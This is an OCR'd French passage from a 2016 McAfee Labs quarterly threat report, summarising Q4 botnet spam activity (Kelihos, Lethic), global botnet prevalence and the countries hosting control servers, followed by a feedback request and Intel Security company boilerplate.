
Source : McAfee Labs, 2016



Source : McAfee Labs, 2016


Le réseau de robots Kelihos a conservé la tête du classement au cours du 4e trimestre, atteignant environ 95 % de son volume du 3e trimestre. Parallèlement à ses campagnes de spam pharmaceutique bien connues, Kelihos a diversifié ses activités en ciblant les destinataires chinois avec des campagnes d'offres d'emploi. Le volume de spam du réseau de robots Lethic a augmenté de 60 % au 4e trimestre, principalement dans le cadre de campagnes de promotion de montres de luxe à prix réduit.

E-mails de spam émanant des 10 principaux réseaux de robots (botnets)
(en millions de messages)



Source : McAfee Labs, 2016


Prévalence des réseaux de robots (botnets) dans le monde



Source : McAfee Labs, 2016

Partager ce rapport


Principaux pays hébergeant des serveurs de contrôle de réseaux de robots



Source : McAfee Labs, 2016

Attaques réseau

Principales attaques réseau



Source : McAfee Labs, 2016

Commentaires et suggestions
Pour nous aider à améliorer encore les prochaines éditions de ce rapport, nous aimerions connaître votre opinion. Si vous souhaitez nous faire part de vos impressions, cliquez ici pour participer à une petite enquête sur nos rapports. Elle ne vous prendra pas plus de cinq minutes.

Suivre McAfee Labs

À propos d'Intel Security

McAfee fait désormais partie d'Intel Security. Avec sa stratégie Security Connected, son approche innovante de la sécurité optimisée par le matériel et son réseau mondial de cyberveille sur les menaces Global Threat Intelligence, Intel Security met tout en œuvre pour proposer des solutions et des services de sécurité proactifs et éprouvés, qui assurent la protection des systèmes, réseaux et équipements mobiles des entreprises et des particuliers du monde entier. Intel Security associe le savoir-faire et l'expérience de McAfee aux innovations et aux performances reconnues d'Intel pour faire de la sécurité un élément essentiel de chaque architecture et plate-forme informatique. La mission d'Intel Security est de permettre à chacun de vivre et de travailler en toute confiance et en toute sécurité dans le monde numérique.

www.intelsecurity.com

McAfee. Part of Intel Security.
Tour Pacific
13, Cours Valmy - La Défense 7
92800 Puteaux
France
+33 1 47 62 56 09 (standard)
www.intelsecurity.com